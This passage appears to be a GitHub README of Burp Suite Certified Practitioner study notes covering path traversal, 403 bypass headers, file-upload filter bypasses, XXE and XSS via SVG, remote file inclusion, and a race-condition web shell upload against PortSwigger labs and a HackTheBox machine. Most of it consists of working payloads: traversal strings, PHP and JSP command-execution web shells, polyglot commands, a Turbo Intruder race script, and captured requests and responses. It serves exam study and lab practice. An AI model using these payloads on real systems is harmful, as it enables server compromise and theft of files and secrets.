- [PHP Wrapper, expect & filter](#) pose vulnerability that allow traversal bypass to result in remote code execution (RCE) critical. Using [PHP filter chain generator](#) to get your RCE without uploading a file if you control entirely the parameter passed to a require or an include in PHP! See [Tib3rius YouTube demo](#) `python php_filter_chain.generator.py --chain '<?=~$_GET[0]'; ?>' | tail -n 1 | urlencode`
- `..%2f` is also basic dot dot Forward Slash file path traversal obfuscation technique payload  
`..%2f..%2f..%2f..%2f..%2fetc/passwd`

Corresponding PortSwigger Directory traversal labs.

1. [PortSwigger Lab: File path traversal, traversal sequences blocked with absolute path bypass](#)
  2. [PortSwigger Lab: File path traversal, traversal sequences stripped non-recursively](#)
  3. [PortSwigger Lab: File path traversal, traversal sequences stripped with superfluous URL-decode](#)
  4. [PortSwigger Lab: File path traversal, validation of start of path](#)
  5. [PortSwigger Lab: File path traversal, validation of file extension with null byte bypass](#)

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>Pretty Raw Hex Hackvertor 1 GET /image?filename=../../../../etc/passwd%0%0.png HTTP/1.1 2 Host: 0a96007a03c6b9acc0fec265009a0083.web-security-academy.net 3 Cookie: session=fzPx27tJbBbX5TMd1DlIdHhWV7bjen 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110" 6 Sec-Ch-Ua-Mobile: ? 7 Sec-Ch-Ua-Platform: "Linux" 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13</pre> | <pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Content-Type: image/png 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 2262 6 7 root:x:0:0:root:/root:/bin/bash 8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 9 bin:x:2:2:bin:/bin:/usr/sbin/nologin 10 sys:x:3:3:sys:/dev:/usr/sbin/nologin 11 sync:x:4:65534:sync:/bin:/sync 12 games:x:5:60:games:/usr/games:/usr/sbin/nologin 13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 14</pre> |

BSCP Exam challenge ***identified***, after obtaining admin session access, you can read `/etc/passwd` and `/etc/hostname` but as soon using same bypass file path traversal technique, the `home/carlos/secret` give response `403 Forbidden`.

## Admin Portal Files

On the admin portal ***identify*** that the images are loaded using **imagefile=** parameter. Test if vulnerable to directory traversal. The **imagefile** parameter is vulnerable to directory traversal path attacks, enabling read access to arbitrary files on the server.

Note: Add the fuzzing path traversal payload from drop-down list option, **Add from list** .... Then set processing rule on the provided payload to replace the FILE place holder with req-ex \{FILE\} for each of the attacks.

Burp Intruder provides a predefined payload list, as example "Fuzzing - path traversal"

PortSwigger Academy File-path-traversal

403bypass

```
python3 403bypasser.py -u https://TARGET.net -d /secret
```

## Path Traversal Authz

Adding Headers in request with value `127.0.0.1` or `localhost` can also help in bypassing restrictions.

X-Custom-IP-Authorization: 127.0.0.1  
X-Forwarded-For: localhost

```
X-Forward-For: localhost
X-Remote-IP: localhost
X-Client-IP: localhost
X-Real-IP: localhost

X-Originating-IP: 127.0.0.1
X-Forwarded: 127.0.0.1
Forwarded-For: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
X-Original-URL: 127.0.0.1
Client-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
Cluster-Client-IP: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
```

[HackTricks Bypass 403 Forbidden paths](#)

## File Uploads

[Bypass Upload Controls](#)  
[XXE via SVG Image upload](#)  
[Remote File Inclusion](#)  
[XSS SVG Upload](#)  
[Race Condition Web shell upload](#)  
[Exploit-Notes: File Upload Attack references](#)

### Bypass Upload Controls

A vulnerable image upload function or avatar logo upload, can be exploited and security controls bypassed to upload content to extract sensitive data or execute code server side.

*Identify* any type of file upload function.

## My Account

Your username is: wiener

Email

Update email

Avatar:

Choose File No file chosen

Upload

The PHP source code of the exploit.php file below will read the /home/carlos/secret sensitive information.

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```



File upload vulnerabilities bypass techniques:

1. Upload the file name and include obfuscated path traversal ..%2fexploit.php and retrieve the content GET /files/avatars..%2fexploit.php .
2. Upload a file named, exploit.php%00.jpg with trailing null byte character and get the file execution at /files/avatars/exploit.php .

3. Create **polygot** using valid image file, by running the command in bash terminal: `exiftool -Comment="<?php echo 'START' . file_get_contents('/home/carlos/secret') . ' END'; ?>" ./stickman.png -o polyglot2023.php`. Once polygot is uploaded, view the extracted data by issuing a GET request to the uploaded path `/files/avatars/polyglot.php`, and search the response content for the phrase `START` to obtain the sensitive data.
4. Upload two different files. First upload `.htaccess` with Content-Type: `text/plain`, and the file data value set to `AddType application/x-httpd-php .133t`. This will allow the upload and execute of second file upload named, `exploit.133t` with extension `.133t`.
5. MIME type `image/jpeg` or `image/png` is only allowed. Bypass the filter by specifying `Content-Type` to value of `image/jpeg` and then uploading `exploit.php` file.
6. If target allow [Remote File Include](#) (RFI), upload from remote URL, then host and exploit file with the following GIF magic bytes: `GIF89a; <?php echo file_get_contents('/home/carlos/secret'); ?>`. The file name on exploit server could read `image.php%00.gif`.
7. Double file extension bypass filter `exploit.csv.php`.

Matching file upload vulnerable labs:

1. [PortSwigger Lab: Web shell upload via path traversal](#)
2. [PortSwigger Lab: Web shell upload via obfuscated file extension](#)
3. [PortSwigger Lab: Remote code execution via polyglot web shell upload](#)
4. [PortSwigger Lab: Web shell upload via extension blacklist bypass](#)
5. [PortSwigger Lab: Web shell upload via Content-Type restriction bypass](#)



```

Request
Pretty Raw Hex
1 POST /my-account/avatar HTTP/1.1
2 Host: 0a9d009504aff039c13c7be400150056.web-security-academy.net
3 Cookie: session=14XGlTfd6ZkeNFHi0zNNa5lSsPFbK1pj
4 Content-Length: 463
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9d009504aff039c13c7be400150056.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPLbdQAk1q7DZjQ6p
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.105 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
    */*;q=0.8,application/signed-exchange;v=b3;q=0.7
14
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 ----WebKitFormBoundaryPLbdQAk1q7DZjQ6p
20 Content-Disposition: form-data; name="avatar"; filename="exploit.l33t"
21 Content-Type: text/plain
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24 ----WebKitFormBoundaryPLbdQAk1q7DZjQ6p
25 Content-Disposition: form-data; name="user"

```

This [intigriti walkthrough](#) great explanation of file upload lab.

## XXE via SVG Image upload

**Identify** image upload on the blog post function that accept `svg` images, and observe that the avatars already on blog `source code` is `svg` extensions.

The content of the `image.svg` file uploaded:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///home/carlos/secret" > ]><svg width="128px" | □
```

```

27 -----WebKitFormBoundaryWJpMWsBBIFAJSS7
28 Content-Disposition: form-data; name="postId"
29
30 1
31 -----WebKitFormBoundaryWJpMWsBBIFAJSS7
32 Content-Disposition: form-data; name="comment"
33
34 SVG file upload
35 -----WebKitFormBoundaryWJpMWsBBIFAJSS7
36 Content-Disposition: form-data; name="name"
37
38 svg-name
39 -----WebKitFormBoundaryWJpMWsBBIFAJSS7
40 Content-Disposition: form-data; name="avatar"; filename="image.svg"
41 Content-Type: image/svg+xml
42
43 <?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg
width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
44 -----WebKitFormBoundaryWJpMWsBBIFAJSS7

```

### PortSwigger Lab: Exploiting XXE via image file upload

#### Remote File Inclusion

RFI function on target allow the upload of image from remote HTTPS URL source and perform to validation checks, the source URL must be **HTTPS** and the file **extension** is checked, but the MIME content type or file content is maybe not validated. Incorrect RFI result in response message, File must be either a jpg or png .

Methods to bypass extension validation:

1. Extension with varied capitalization, such as .svg
2. Double extension, such as .jpg.svg or .svg.jpg
3. Extension with a delimiter, such as %0a, %09, %0d, %00, # . Other examples, file.png%00.svg or file.png\x0d\x0a.svg
4. Empty filename, .svg
5. Try to cut allowed extension with more than the maximum filename length.

Below scenario could be exploited using SSRF or RFI. Did not solve this challenge.....

```

POST /admin-panel/admin-img-file
Host: TARGET.net
Cookie: session=AdminCookieTokenValue
Referer: https://TARGET.net/admin-panel

csrf=u4r8fg90d7b09j4mm6k67m3&fileurl=https://EXPLOIT.net/image.sVg


```

```

POST /admin-panel/admin-img-file
Host: TARGET.net
Cookie: session=AdminCookieTokenValue
Referer: https://TARGET.net/admin-panel

csrf=u4r8fg90d7b09j4mm6k67m3&fileurl=http://localhost:6566/

```



I am missing some key info and need to *identify* PortSwigger research about RFI.

But the method below works for sure. It is taken from DingyShark's git (<https://github.com/DingyShark/BurpSuiteCertifiedPractitioner#file-upload-vulnerabilities>)

1. To exploit this vulnerability, paste php payload in body section of your exploit server and name it shell.php:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

2. To bypass filters and provoke RFI, use the next payload:

```
https://exploit-server.com/shell.php#kek.jpg
```

## XSS SVG Upload

Uploading of SVG file that contains JavaScript that performs cross site scripting attack.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
    <rect width="300" height="100" style="fill:rgb(255,0,0);stroke-width:3;stroke:rgb(0,0,0)" />
    <script type="text/javascript">
        alert("XSS!");
    </script>
</svg>
```

## Race Condition Web shell upload

Image upload function *identified* on profile page.

White box penetration test scenario, the vulnerable *source code* that introduces this race condition is supplied by the client for the target:

```
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);

if (checkViruses($target_file) && checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). " has been uploaded.";
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}

function checkFileType($fileName) {
    $imageFileType = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));
    if($imageFileType != "jpg" && $imageFileType != "png") {
        echo "Sorry, only JPG & PNG files are allowed\n";
        return false;
    } else {
        return true;
    }
}
?>
```

The uploaded file is moved to an accessible folder, where it is checked for viruses. Malicious files are only removed once the virus check is complete.

PHP Payload to read the secret data `<?php echo file_get_contents('/home/carlos/secret'); ?>`

Right-click on the failed upload `POST /my-account/avatar` request that was used to submit the PHP Payload file upload and select *Extensions > Turbo Intruder > Send to turbo intruder*. The Turbo Intruder window opens. Copy and paste the following race condition inducing script template into Turbo Intruder's Python editor:

```

Pretty Raw Hex
1 POST /my-account/avatar HTTP/2
2 Host: 0a5400e0042cca8880b6264a000c00bf.web-security-academy.net
3 Cookie: session=wtr9sFYZZ4LyfiEEwbCJQ6I2iYYLgtN5
40 ...
41
42     request2 = '''GET /files/avatars/read-secret.php HTTP/2
43 Host: 0a5400e0042cca8880b6264a000c00bf.web-security-academy.net
44 Cookie: session=wtr9sFYZZ4LyfiEEwbCJQ6I2iYYLgtN5
45 Sec-Ch-Ua:
46 Sec-Ch-Ua-Mobile: ?0
47 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
48 Sec-Ch-Ua-Platform: ""
49 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
50 Sec-Fetch-Site: same-origin
51 Sec-Fetch-Mode: no-cors
52 Sec-Fetch-Dest: image
53 Referer: https://0a5400e0042cca8880b6264a000c00bf.web-security-academy.net/my-account
54 Accept-Encoding: gzip, deflate
55 Accept-Language: en-US,en;q=0.9
56 ...
57
58 # the 'gate' argument blocks the final byte of each request until openGate is invoked
59 engine.queue(request1, gate='race1')
60 for x in range(5):
61     engine.queue(request2, gate='race1')
62
63 # wait until every 'race1' tagged request is ready
64 # then send the final byte of each request
65 # (this method is non-blocking, just like queue)
66 engine.openGate('race1')
67
68 engine.complete(timeout=60)
69
70
71 def handleResponse(req, interesting):
72     table.add(req)

```

Attack

Race script template into Turbo Intruder's Python editor:

```

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=10,)

    request1 = '''<YOUR-POST-REQUEST> POST /my-account/avatar HTTP/2 filename="read-secret.php"'''

    request2 = '''<YOUR-GET-REQUEST> GET /files/avatars/read-secret.php HTTP/2'''

    # the 'gate' argument blocks the final byte of each request until openGate is invoked
    engine.queue(request1, gate='race1')
    for x in range(5):
        engine.queue(request2, gate='race1')

    # wait until every 'race1' tagged request is ready
    # then send the final byte of each request
    # (this method is non-blocking, just like queue)
    engine.openGate('race1')

    engine.complete(timeout=60)

def handleResponse(req, interesting):
    table.add(req)

```

results list, notice that some of the GET requests received a 200 response containing Carlos's secret.

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connection ID
0		404	150	507	189622	2294635		4	6
1		200	61	252	197176	2302587		5	10
2		200	61	252	198931	2303979		2	7
3		200	61	252	207130	2312581		6	2
4		200	61	252	219446	2324437		3	4
5		403	108	399	689900	2794962		1	3
Pretty	Raw	Hex							
1 GET /files/avatars/read-secret.php HTTP/1.1									
2 Host: 0a5400e0042cca8880b6264a000c00bf.web-security-academy.net									
3 Cookie: session=wtr9sFYZZ4LyfiEEwbCJQ6I2iYYLGtNS									
4 Sec-Ch-Ua:									
5 Sec-Ch-Ua-Mobile: ?0									
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36									
7 Sec-Ch-Ua-Platform: "									
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8									
9 Sec-Fetch-Site: same-origin									
10 Sec-Fetch-Mode: no-cors									
11 Sec-Fetch-Dest: image									
12 Referer: https://0a5400e0042cca8880b6264a000c00bf.web-security-academy.net/my-account									
13 Accept-Encoding: gzip, deflate									
14 Accept-Language: en-US,en;q=0.9									

## PortSwigger Lab: Web shell upload via race condition

### WebShell JSP File Upload

Target struttled.htb HackTheBox Lab machine restricted file upload only allows image files.

Enumeration of a downloaded ZIP source code backup, identify CVE-2024-53677 File upload logic in Apache Struts is flawed. Attacker can manipulate file upload to enable paths traversal and be used to perform Remote Code Execution. CVE-2024-53677 issue affects Apache Struts from 2.0.0 before 6.4.0.

The attack path is to embed a malicious JSP file into the contents of an image.

The OGNL parameter abuse to change the name of the file to a JSP file which will let us trigger payloads. We grab this payload from a similar disclosure, and copy the shell.jsp contents below the image header in our POST request.

Source of [JavaScript webshell.JSP](#)

```
<%@ page import="java.util.* , java.io.* "%>
<%
// 
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
}
</pre>
```

### Releases

No releases published

### Packages

No packages published

### Contributors 2



botesjuan Juan Botes



abh1ua A\_UA2021

---

## Languages

- Python 93.4%
- JavaScript 6.6%